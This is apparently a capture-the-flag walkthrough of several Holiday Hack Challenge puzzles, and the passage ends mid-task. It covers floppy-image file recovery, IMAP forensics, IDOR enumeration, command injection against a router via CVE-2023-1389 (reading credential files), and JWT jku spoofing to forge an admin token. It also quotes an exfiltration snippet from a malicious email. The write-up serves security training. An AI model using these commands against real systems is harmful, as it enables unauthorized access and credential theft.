Act 2⚓︎
Story of Act 2:
The Gnomes' nefarious plot seems to involve stealing refrigerator parts. But why?
Completing all Act 1 objectives unlocks seven new challenges in Act 2.

Retro Recovery⚓︎
Retro Recovery
Difficulty:
Location: Retro Emporium - Inside
Topic: Digital Forensics / File System Analysis & Data Recovery
Join Mark in the retro shop. Analyze his disk image for a blast from the retro past and recover some classic treasures.
Overview
This challenge demonstrates file recovery from legacy FAT12 filesystems. Deleted files on FAT systems often remain recoverable because directory entries are only marked as deleted, not overwritten.
- FAT12 was the standard filesystem for 1.44MB floppy disks
- Sleuth Kit's
flsandicatrecover deleted files from disk images - Base64 encoding is commonly used to obfuscate data in scripts
graph LR
    A[Mount Disk Image] --> B[fls - List Deleted Files]
    B --> C[icat - Extract Files]
    C --> D[Decode Base64]
    D --> E[Flag]
At the Retro Emporium, we meet Mark DeVito.


Speaking with Mark awards an achievement. Mark also provides a disk image to analyze.
Achievement
Congratulations! You spoke with Mark DeVito!
floppy.img
You got yourself a floppy disk image from an old IBM PC! Retro!!!!
Santa provides three hints suggesting file recovery on legacy FAT filesystems and potential BASIC programs.
Retro Recovery
I know there are still tools available that can help you find deleted files. Maybe that might help. Ya know, one of my favorite games was a Quick Basic game called Star Trek.
Retro Recovery
I miss old school games. I wonder if there is anything on this disk? I remember, when kids would accidently delete things.......... it wasn't to hard to recover files. I wonder if you can still mount these disks?
Retro Recovery
Wow! A disk from the 1980s! I remember delivering those computer disks to the good boys and girls. Games were their favorite, but they weren't like they are now.
Analysis of Floppy Disk Image⚓︎
First, identify the disk image format:
$ file floppy.img
floppy.img: DOS/MBR boot sector, code offset 0x3c+2, OEM-ID "mkfs.fat", root entries 224, sectors 2880 (volumes <=32 MB), sectors/FAT 9, sectors/track 18, reserved 0x1, serial number 0x9c01e8ae, unlabeled, FAT (12 bit), followed by FAT
This confirms a standard 1.44 MB FAT12 floppy disk, commonly used by IBM PCs in the late 1980s and early 1990s. FAT12 marks deleted files rather than overwriting them, making recovery possible.
Extracting the filesystem with 7-Zip:
$ 7z x floppy.img
$ file *
BC.EXE:          MS-DOS executable, MZ for MS-DOS
BRUN45.EXE:      MS-DOS executable, MZ for MS-DOS
LIB.EXE:         MS-DOS executable, MZ for MS-DOS
LINK.EXE:        MS-DOS executable, MZ for MS-DOS
MOUSE.COM:       DOS executable (COM), start instruction 0xe9502802 00000000
PACKING.LST.txt: ASCII text, with CRLF line terminators
QB.EXE:          MS-DOS executable, MZ for MS-DOS
QB.INI:          data
The presence of QB.EXE, BRUN45.EXE, and related tooling indicates a QuickBASIC 4.5 environment. To further validate the contents, we mount the disk image inside DOSBox-X:
Z:\> IMGMOUNT A floppy.img -t floppy
Z:\>A:
A:\>DIR
A:\QB45>ls
bc.exe  brun45.exe  lib.exe  link.exe  mouse.com  packin~1.txt  qb.exe  qb.ini
Again, only the expected QuickBASIC tooling is visible. Since Santa's hints reference deleted files, the next step is low-level filesystem analysis.
Recovering Deleted Files⚓︎
Using Sleuth Kit, we enumerate deleted directory entries on the floppy image:
Two deleted entries stand out, including a BASIC source file. We recover both with icat:
Inspecting all_i-want_for_christmas.bas reveals a Base64-encoded string embedded in the file. We extract and decode it:
$ grep -oP '\b[A-Za-z0-9+/]{20,}={0,2}\b' all_i-want_for_christmas.bas | head -n1 | base64 -d
merry christmas to all and to all a good night
Submitting merry christmas to all and to all a good night in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the Retro Recovery challenge!
Mail Detective⚓︎
Mail Detective
Difficulty:
Location: City Hall - Inside
Topic: Email Security / IMAP Analysis & Threat Hunting
Help Mo in City Hall solve a curly email caper and crack the IMAP case. What is the URL of the pastebin service the gnomes are using?
Overview
This challenge demonstrates IMAP protocol interaction via curl for email forensics when traditional mail clients are unavailable or unsafe due to script execution risks.
- IMAP can be accessed via curl using
imap://URLs SEARCH ALLenumerates messages;MAILINDEXretrieves specific emails- Malicious emails often contain JavaScript for data exfiltration
graph LR
    A[List Mailboxes] --> B[Search Each Folder]
    B --> C[Bulk Download Messages]
    C --> D[Grep for Exfil URL]
Back at City Hall, we find Maurice Wilson.


After speaking with Maurice, we are awarded an achievement and access to the challenge environment.
Achievement
Congratulations! You spoke with Maurice Wilson!
Santa's hint reframes the approach: traditional mail clients are disabled, but IMAP access via curl remains available.
Did You Say Curl?
If I heard this correctly...our sneaky security gurus found a way to interact with the IMAP server using Curl! Yes...the CLI HTTP tool! Here are some helpful docs I found https://everything.curl.dev/usingcurl/reademail.html
IMAP Investigation via Curl⚓︎
The challenge opens into a constrained "secure-only" mail environment. Standard mail clients are disabled due to unfiltered JavaScript execution, leaving curl as the only permitted IMAP tool.
Our objective is to locate a malicious email crafted by the gnomes that exfiltrates data to an external pastebin-style service.

Before examining messages, we enumerate available mailboxes:
$ curl --url "imap://127.0.0.1:143" --user "dosismail:holidaymagic"
* LIST (\HasNoChildren) "." Spam
* LIST (\HasNoChildren) "." Sent
* LIST (\HasNoChildren) "." Archives
* LIST (\HasNoChildren) "." Drafts
* LIST (\HasNoChildren) "." INBOX
Four folders exist beyond INBOX. Since the malicious email could have been moved or hidden, we must check each mailbox.
Enumerating Message Counts⚓︎
To scope the search, we query each mailbox using IMAP's SEARCH ALL command to determine how many messages are present:
$ curl -s --url "imap://127.0.0.1:143/Spam" --user "dosismail:holidaymagic" -X "SEARCH ALL"
* SEARCH 1 2 3
$ curl -s --url "imap://127.0.0.1:143/Sent" --user "dosismail:holidaymagic" -X "SEARCH ALL"
* SEARCH
$ curl -s --url "imap://127.0.0.1:143/Archives" --user "dosismail:holidaymagic" -X "SEARCH ALL"
* SEARCH 1 2 3 4 5 6 7
$ curl -s --url "imap://127.0.0.1:143/Drafts" --user "dosismail:holidaymagic" -X "SEARCH ALL"
* SEARCH 1 2
$ curl -s --url "imap://127.0.0.1:143/Inbox" --user "dosismail:holidaymagic" -X "SEARCH ALL"
* SEARCH 1 2 3 4 5 6 7
Message distribution across folders:
- Spam: 3
- Sent: 0
- Archives: 7
- Drafts: 2
- Inbox: 7
With messages spread across multiple folders, manually retrieving each one would be inefficient.
Bulk Email Retrieval⚓︎
We script loops to retrieve every message from each mailbox, appending them into emails.txt for offline inspection:
for i in {1..7}; do curl -s --url "imap://127.0.0.1:143/Spam;MAILINDEX=$i" --user "dosismail:holidaymagic" >> emails.txt; done
for i in {1..7}; do curl -s --url "imap://127.0.0.1:143/Archives;MAILINDEX=$i" --user "dosismail:holidaymagic" >> emails.txt; done
for i in {1..2}; do curl -s --url "imap://127.0.0.1:143/Drafts;MAILINDEX=$i" --user "dosismail:holidaymagic" >> emails.txt; done
for i in {1..7}; do curl -s --url "imap://127.0.0.1:143/Inbox;MAILINDEX=$i" --user "dosismail:holidaymagic" >> emails.txt; done
This approach ensures we capture every message without interacting with them individually or risking script execution in a mail client.
Identifying the Exfiltration URL⚓︎
Given the challenge context, we expect the malicious email to include JavaScript and references to a pastebin-style service. A simple case-insensitive search for "paste" quickly reveals the payload:
// pastebin exfiltration
var pastebinUrl = "https://frostbin.atnas.mail/api/paste";
console.log("Sending stolen data to FrostBin pastebin service...");
console.log("POST " + pastebinUrl);
The JavaScript clearly identifies the destination used for data exfiltration.
Submitting https://frostbin.atnas.mail/api/paste in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the Mail Detective: Curly IMAP Investigation challenge!
IDORable Bistro⚓︎
IDORable Bistro
Difficulty:
Location: Sasabune - Outside
Topic: Web Application Security / IDOR (Broken Object-Level Authorization)
Josh has a tasty IDOR treat for you - stop by Sasabune for a bite of vulnerability. What is the name of the gnome?
Overview
This challenge demonstrates Insecure Direct Object Reference (IDOR) - a vulnerability where backend APIs use predictable IDs without proper authorization checks.
- Frontend obfuscation (random URLs) doesn't protect backend APIs
- Sequential numeric IDs in API calls indicate potential IDOR
- Always verify authorization server-side, not just client-side
graph LR
    A[Scan QR Code] --> B[Intercept API Request]
    B --> C[Find Numeric ID Parameter]
    C --> D[Enumerate IDs]
    D --> E[Access Other Receipts]
Outside Sasabune, we meet Josh Wright.


After speaking with Josh Wright, he references the YouTube talk Hackventure: Having Fun With IDOR Attacks | Joshua Wright for background context and we are awarded an achievement.
Achievement
Congratulations! You spoke with Josh Wright!
Santa provides three hints that clearly frame this challenge as an Insecure Direct Object Reference (IDOR) vulnerability involving receipts and QR codes.
QR Codes
I have been seeing a lot of receipts lying around with some kind of QR code on them. I am pretty sure they are for Duke Dosis's Holiday Bistro. Interesting...see you if you can find one and see what they are all about...
Will the Real ID Please...
Sometimes...developers put in a lot of effort to anonymyze information by using randomly generated identifiers...but...there are also times where the "real" ID is used in a separate Network request...
What's For Lunch?
I had tried to scan one of the QR codes and it took me to somebody's meal receipt! I am afraid somebody could look up anyone's meal if they have the correct ID...in the correct place.
Locating the QR Code⚓︎
Outside Sasabune (east side), we find a crumbled receipt with a QR code.


Crumbled Sasabune Receipt
A crumbled piece of paper that appears to be a receipt for Sasabune. Interesting...this receipt has one of those QR code thingies on it. I wonder...

We begin by scanning the QR code embedded in the receipt image:
Identifying the IDOR⚓︎
Opening the QR URL in a browser reveals a receipt page. Inspecting the page's network activity (via browser Developer Tools or an intercepting proxy) shows that the frontend makes a backend API request to /api/receipt?id=103.

This is the key finding: although the frontend uses a randomized receipt identifier, the backend API relies on a direct, sequential numeric ID. There is no authorization or ownership check on this parameter, indicating an IDOR vulnerability.
Enumerating Receipts⚓︎
To confirm and exploit this behavior, we enumerate receipt IDs from 100 through 200:
for i in `seq 100 200`; do
    echo "$i"
    curl -s "https://its-idorable.holidayhackchallenge.com/api/receipt?id=$i" | jq .
done
From this enumeration, IDs 101 through 152 return valid receipt objects. This confirms that the API exposes receipt data solely based on the provided ID, without validating whether the requester should have access.
Identifying the Gnome⚓︎
While reviewing the returned JSON receipts, we locate the gnome's identity in the "customer" field of the receipt with ID 139:
{
  "customer": "Bartholomew Quibblefrost",
  "date": "2025-12-20",
  "id": 139,
  "items": [
    {
      "name": "Frozen Roll (waitress improvised: sorbet, a hint of dry ice)",
      "price": 19.0
    }
  ],
  "note": "Insisted on increasingly bizarre rolls and demanded one be served frozen. The waitress invented a 'Frozen Roll' on the spot with sorbet and a puff of theatrical smoke. He nodded solemnly and asked if we could make these in bulk.",
  "paid": true,
  "table": 14,
  "total": 19.0
}
Submitting Bartholomew Quibblefrost in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the IDORable Bistro challenge!
Dosis Network Down⚓︎
Dosis Network Down
Difficulty:
Location: 24-Seven - Inside
Topic: Network Device Exploitation / Embedded Firmware & Router Vulnerabilities
Drop by JJ's 24-7 for a network rescue and help restore the holiday cheer. What is the WiFi password found in the router's config?
Overview
This challenge exploits CVE-2023-1389, an unauthenticated command injection vulnerability in OpenWrt-based routers using the LuCI web interface.
- Router login pages often expose firmware/hardware versions
- Always research known CVEs for identified firmware versions
- OpenWrt stores WiFi passwords in plaintext at
/etc/config/wireless
graph LR
    A[Identify Router Version] --> B[Research CVE-2023-1389]
    B --> C[Command Injection via UCI]
    C --> D[Read /etc/config/wireless]
    D --> E[Extract WiFi Password]
At 24-Seven, we meet Janusz Jasinski inside the store.


Speaking with Janusz awards an achievement.
Achievement
Congratulations! You spoke with Janusz Jasinski!
Santa provides two hints that point toward a firmware-level vulnerability in the router's management interface.
Version
I can't believe nobody created a backup account on our main router...the only thing I can think of is to check the version number of the router to see if there are any...ways around it...
UCI
You know...if my memory serves me correctly...there was a lot of fuss going on about a UCI (I forgot the exact term...) for that router.
Identifying the Target Device⚓︎
The challenge presents an AX1800 Wi-Fi 6 Router login page revealing device information:
- Dosis Neighborhood Core Router | AX1800 Wi-Fi 6 Router
- Firmware Version: 1.1.4 Build 20230219 rel.69802
- Hardware Version: Archer AX21 v2.0

Exploiting CVE-2023-1389⚓︎
Searching for known vulnerabilities affecting this router version leads us to an Exploit-DB entry targeting CVE-2023-1389:
This vulnerability affects OpenWrt-based routers using LuCI and allows unauthenticated command injection via crafted requests to the /cgi-bin/luci/ endpoint. The exploit abuses the underlying UCI (Unified Configuration Interface) mechanism, matching Santa's hint exactly. The impact is severe: arbitrary command execution as root, including reading sensitive configuration files.
We first validate command execution by injecting a simple id command:
$ curl -s 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(id)'
The response confirms successful command execution with root privileges.
Extracting Wireless Configuration⚓︎
On OpenWrt systems, wireless configuration, including plaintext Wi-Fi passphrases, is stored in /etc/config/wireless. Using the same injection vector, we read this file directly (executing twice):
$ curl -s 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(cat+/etc/config/wireless)'
OK
$ curl -s 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(cat+/etc/config/wireless)'
From the configuration, the Wi-Fi password is clearly visible:
config wifi-device 'radio0'
    option type 'mac80211'
    option channel '6'
    option hwmode '11g'
    option path 'platform/ahb/18100000.wmac'
    option htmode 'HT20'
    option country 'US'

config wifi-device 'radio1'
    option type 'mac80211'
    option channel '36'
    option hwmode '11a'
    option path 'pci0000:00/0000:00:00.0'
    option htmode 'VHT80'
    option country 'US'

config wifi-iface 'default_radio0'
    option device 'radio0'
    option network 'lan'
    option mode 'ap'
    option ssid 'DOSIS-247_2.4G'
    option encryption 'psk2'
    option key 'SprinklesAndPackets2025!'

config wifi-iface 'default_radio1'
    option device 'radio1'
    option network 'lan'
    option mode 'ap'
    option ssid 'DOSIS-247_5G'
    option encryption 'psk2'
    option key 'SprinklesAndPackets2025!'
Submitting SprinklesAndPackets2025! in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the Dosis Network Down challenge!
Rogue Gnome Identity Provider⚓︎
Rogue Gnome Identity Provider
Difficulty:
Location: Park
Topic: Authentication & Identity Attacks / JWT & JWKS Spoofing
Hike over to Paul in the park for a gnomey authentication puzzle adventure. What malicious firmware image are the gnomes downloading?
Overview
This challenge demonstrates JWT JKU header injection - when a service trusts the jku URL in a JWT header, attackers can host their own JWKS and forge tokens with arbitrary claims.
- JWT
jkuheader specifies where to fetch signing keys - If the service blindly trusts
jku, attackers can forge valid signatures - jwt_tool automates JWKS spoofing attacks
graph LR
    A[Authenticate - Get JWT] --> B[Analyze JWT Header]
    B --> C[Find jku Parameter]
    C --> D[Generate Forged JWT]
    D --> E[Host Malicious JWKS]
    E --> F[Admin Access]
We head to the park and meet Paul Beckett by the fountain.


Paul gives us target details and working credentials for the Gnome Diagnostic Interface, but calls out that the account is low-privilege. We also receive an achievement.
Paul Beckett
As a pentester, I proper love a good privilege escalation challenge, and that's exactly what we've got here.
I've got access to a Gnome's Diagnostic Interface at gnome-48371.atnascorp with the creds gnome:SittingOnAShelf, but it's just a low-privilege account.
The gnomes are getting some dodgy updates, and I need admin access to see what's actually going on.
Ready to help me find a way to bump up our access level, yeah?
Achievement
Congratulations! You spoke with Paul Beckett!
Santa's hints point directly to JWT/JWKS behavior and a likely JKU/JWKS spoofing path. We're also told we have a local web server available for hosting files during the attack.
Rogue Gnome IDP
It looks like the JWT uses JWKS. Maybe a JWKS spoofing attack would work.
Rogue Gnome IDP
https://github.com/ticarpi/jwt_tool/wiki and https://portswigger.net/web-security/jwt have some great information on analyzing JWT's and performing JWT attacks.
Rogue Gnome IDP
If you need to host any files for the attack, the server is running a webserver available locally at http://paulweb.neighborhood/ . The files for the site are stored in ~/www
Environment Recon⚓︎
Clicking into the challenge opens a terminal on Paul's analysis box. The prompt confirms the workflow: authenticate to the IdP, pass a JWT to the gnome service, then use the resulting session cookie to access the diagnostic interface.
Hi, Paul here. Welcome to my web-server. I've been using it for JWT analysis.
I've discovered the Gnomes have a diagnostic interface that authenticates to an Atnas identity provider.
Unfortunately the gnome:SittingOnAShelf credentials discovered in 2015 don't have sufficient access to view the gnome diagnostic interface.
I've kept some notes in ~/notes
Can you help me gain access to the Gnome diagnostic interface and discover the name of the file the Gnome downloaded? When you identify the filename, enter it in the badge.
Paul mentioned notes, so we start there:
# Sites

## Captured Gnome:
curl http://gnome-48371.atnascorp/

## ATNAS Identity Provider (IdP):
curl http://idp.atnascorp/

## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/


# Credentials

## Gnome credentials (found on a post-it):
Gnome:SittingOnAShelf


# Curl Commands Used in Analysis of Gnome:

## Gnome Diagnostic Interface authentication required page:
curl http://gnome-48371.atnascorp

## Request IDP Login Page
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth

## Authenticate to IDP
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

## Pass Auth Token to Gnome
curl -v http://gnome-48371.atnascorp/auth?token=<insert-JWT>

## Access Gnome Diagnostic Interface
curl -H 'Cookie: session=<insert-session>' http://gnome-48371.atnascorp/diagnostic-interface

## Analyze the JWT
jwt_tool.py <insert-JWT>
This gives us the full auth chain, which is useful for confirming where JWT validation happens and what the gnome service expects.
Baseline Authentication Flow⚓︎
First, we request the gnome interface and confirm it delegates auth to the IdP:
<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
    <h1>AtnasCorp : Gnome Diagnostic Interface</h1>
    <form action="http://idp.atnascorp/" method="get">
        <input type="hidden" name="return_uri" value="http://gnome-48371.atnascorp/auth">
        <button type="submit">Authenticate</button>
    </form>
</body>
</html
Next, we authenticate to the IdP with the provided credentials. The response includes a redirect URL with a JWT token as a query parameter:
$ curl -X POST --data-binary 'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxNjg5MCwiZXhwIjoxNzY1NTI0MDkwLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.vcBJWvLgi1EiUEhkAFNm315R-pF1-EMPjN-GlTiwWvUQNILvstAK4kWG5IZkPxpVTp_6hb1uW19A7wbON0mXkq6uLrJlQUaIGMYpqh5LxAuEngPXX7JWsGc29jqEf-bu29jskvuHj-dgtHkhLW8c0b3-nBIKEsrblQPCJE-NvbFECIfwX_KoRA3o_hbvMh01vHzImafZkwgpzIrI10j01XLb5z8oek6guqa0BOFIZ6eIO5w1sh21EO4eeYIetPd-Ew_gaa-7vu7ziIEX7DzS-imSj9eSmXZIXVBmR_SY8Sb7DNuC1ZLi5vr8hl5huks8-iFldKWJyAgvtcJSM6sJOg">http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxNjg5MCwiZXhwIjoxNzY1NTI0MDkwLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.vcBJWvLgi1EiUEhkAFNm315R-pF1-EMPjN-GlTiwWvUQNILvstAK4kWG5IZkPxpVTp_6hb1uW19A7wbON0mXkq6uLrJlQUaIGMYpqh5LxAuEngPXX7JWsGc29jqEf-bu29jskvuHj-dgtHkhLW8c0b3-nBIKEsrblQPCJE-NvbFECIfwX_KoRA3o_hbvMh01vHzImafZkwgpzIrI10j01XLb5z8oek6guqa0BOFIZ6eIO5w1sh21EO4eeYIetPd-Ew_gaa-7vu7ziIEX7DzS-imSj9eSmXZIXVBmR_SY8Sb7DNuC1ZLi5vr8hl5huks8-iFldKWJyAgvtcJSM6sJOg</a>. If not, click the link.
To avoid manually copy/pasting tokens, we pipe the IdP response through grep/sed and immediately send the JWT into /auth. The gnome service responds with a Set-Cookie session value:
$ curl -i -v "http://gnome-48371.atnascorp/auth?token=$(curl -s -X POST --data-binary 'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login | grep -o 'token=[^"]*' | sed 's/token=//' | head -n 1)"
* Host gnome-48371.atnascorp:80 was resolved.
* IPv6: (none)
* IPv4: 127.0.0.1
*   Trying 127.0.0.1:80...
* Connected to gnome-48371.atnascorp (127.0.0.1) port 80
> GET /auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxOTQ5MiwiZXhwIjoxNzY1NTI2NjkyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.rE1kk6lK0kpTooHdstcFmw_RfwDj4wWl2L4bU6jMh0hiLEIicwOqgV0x3FNqlWASmpEzQRGXC7VbZNC6AeXhaB1jV_zCMBlO_6PRwnv5k0hzleeiN6mVgMHPkASpyzD2OE8qOYg6XaEK_3ikCM9Y8rcprzahYD9UtLelMi5JzgtwIaH8LSC1-QBVTHZ7Q1UBTfZ3InmEBSHFBRwgyu1XsuCmaHJ3MQIGp8VqhJ2Q2AM8s2pztXAtdy3KGY4Nfz2GZy70MafnSpbS8mctxrCrFCF5L1FWz8NkTag42AvdaCTWc2CLA66K8BdpcBggyzYd7xhKR4WtEOSHzIAds8lSUw HTTP/1.1
> Host: gnome-48371.atnascorp
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
HTTP/1.1 302 FOUND
< date: Fri, 12 Dec 2025 06:04:52 GMT
date: Fri, 12 Dec 2025 06:04:52 GMT
< Server: Werkzeug/3.0.1 Python/3.12.3
Server: Werkzeug/3.0.1 Python/3.12.3
< Content-Type: text/html; charset=utf-8
Content-Type: text/html; charset=utf-8
< Content-Length: 229
Content-Length: 229
< Location: /diagnostic-interface
Location: /diagnostic-interface
< Vary: Cookie
Vary: Cookie
< Set-Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aTuwhA.DcDWdeG369IN4Kci6rDuPB7PBDI; HttpOnly; Path=/
Set-Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aTuwhA.DcDWdeG369IN4Kci6rDuPB7PBDI; HttpOnly; Path=/

<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/diagnostic-interface">/diagnostic-interface</a>. If not, click the link.
* Connection #0 to host gnome-48371.atnascorp left intact
Using the returned session cookie, we can reach the diagnostic interface-but only as a non-admin user:
$ curl -b 'session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aTuwhA.DcDWdeG369IN4Kci6rDuPB7PBDI' http://gnome-48371.atnascorp/diagnostic-interface

<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<p>Welcome gnome</p><p>Diagnostic access is only available to admins.</p>

</body>
</html>
At this point we have confirmed:
- The IdP issues a JWT
- The gnome service validates that JWT and mints a session cookie
- The session encodes an
adminboolean, and the current login isadmin=false
JWT JKU Abuse for Privilege Escalation⚓︎
Next, we analyze the JWT. The important detail is in the header: the token includes a jku value pointing to a JWKS endpoint used for signature verification.
JWT: eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxNjg5MCwiZXhwIjoxNzY1NTI0MDkwLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.vcBJWvLgi1EiUEhkAFNm315R-pF1-EMPjN-GlTiwWvUQNILvstAK4kWG5IZkPxpVTp_6hb1uW19A7wbON0mXkq6uLrJlQUaIGMYpqh5LxAuEngPXX7JWsGc29jqEf-bu29jskvuHj-dgtHkhLW8c0b3-nBIKEsrblQPCJE-NvbFECIfwX_KoRA3o_hbvMh01vHzImafZkwgpzIrI10j01XLb5z8oek6guqa0BOFIZ6eIO5w1sh21EO4eeYIetPd-Ew_gaa-7vu7ziIEX7DzS-imSj9eSmXZIXVBmR_SY8Sb7DNuC1ZLi5vr8hl5huks8-iFldKWJyAgvtcJSM6sJOg
Header: {
  "alg": "RS256",
  "jku": "http://idp.atnascorp/.well-known/jwks.json",
  "kid": "idp-key-2025",
  "typ": "JWT"
}
Payload: {
  "sub": "gnome",
  "iat": 1765516890,
  "exp": 1765524090,
  "iss": "http://idp.atnascorp/",
  "admin": false
}
Signature: bdc0495af2e08b5122504864005366df5e51fa9175f8430f8cdf869538b05af5103482efb2d00ae24586e486643f1a554e9ffa85bd6e5b5f40ef06ce37499792aeae2eb26541468818c629aa1e4bc40b849e03d75fb256b06736f63a847fe6eedbd8ec92fb878fe760b479212d6f1cd1bdfe9c120a12cadb9503c2244f8dbdb1440887f05ff2a8440de8fe16ef321d35bc7cc899a7d9930829cc8ac8d748f4d572dbe73f287a4ea0baa6b404e14867a7883b9c35b21db510ee1e79821eb4f77e130fe069afbbbeeef3888117ec3cd2fa29928fd7929976485d506647f498f126fb0cdb82d592e2e6fafc865e61ba4b3cfa216574a589c8082fb5c25233ab093a
If the gnome service trusts the jku URL and fetches keys from whatever location the JWT header specifies, we can:
- Generate our own signing key
- Host our own JWKS
- Forge a token with
admin=true - Point
jkuat our hosted JWKS so the gnome service validates our signature
We use jwt_tool.py to produce a forged token that:
- Updates
jkuto our hosted JWKS URL - Uses a matching
kid - Injects
admin=Trueinto the payload
$ jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxNzQwMSwiZXhwIjoxNzY1NTI0NjAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.1_xX-P7li8M663TzZq5ECuW8aosqJAo0FM_BE8Xb1W4qQv_P0GU_MCVOFFgbkZq9vqFtTj3DGCu79K6M8Dsn5ovqdBivzUhs0nPBl1gmM02ZGuZlHam545hlav5dGv0VcyixjHsa31jxCGv58M2Q7316qsv6LknZs_vBxekxbOXjFVFn24T-I69P79xIxVSrv1TEM19VgBzt1ARh5a2YhNNbGr82tlkK3rVebOxVI1KMcmq2YW_PlkUFSzR6EG7Hxw7TNsK8Ua7dvtu5sFP_wLJZIaU0-FgHJamZLZ6quRP18XWbKXZg5c6O2sEIn2CjABDLgJcv5w8FDXghvPnPtg --jwksurl http://paulweb.neighborhood/.well-known/jwks.json --exploit s --injectclaims -hc kid -hv jwt_tool -pc admin -pv True
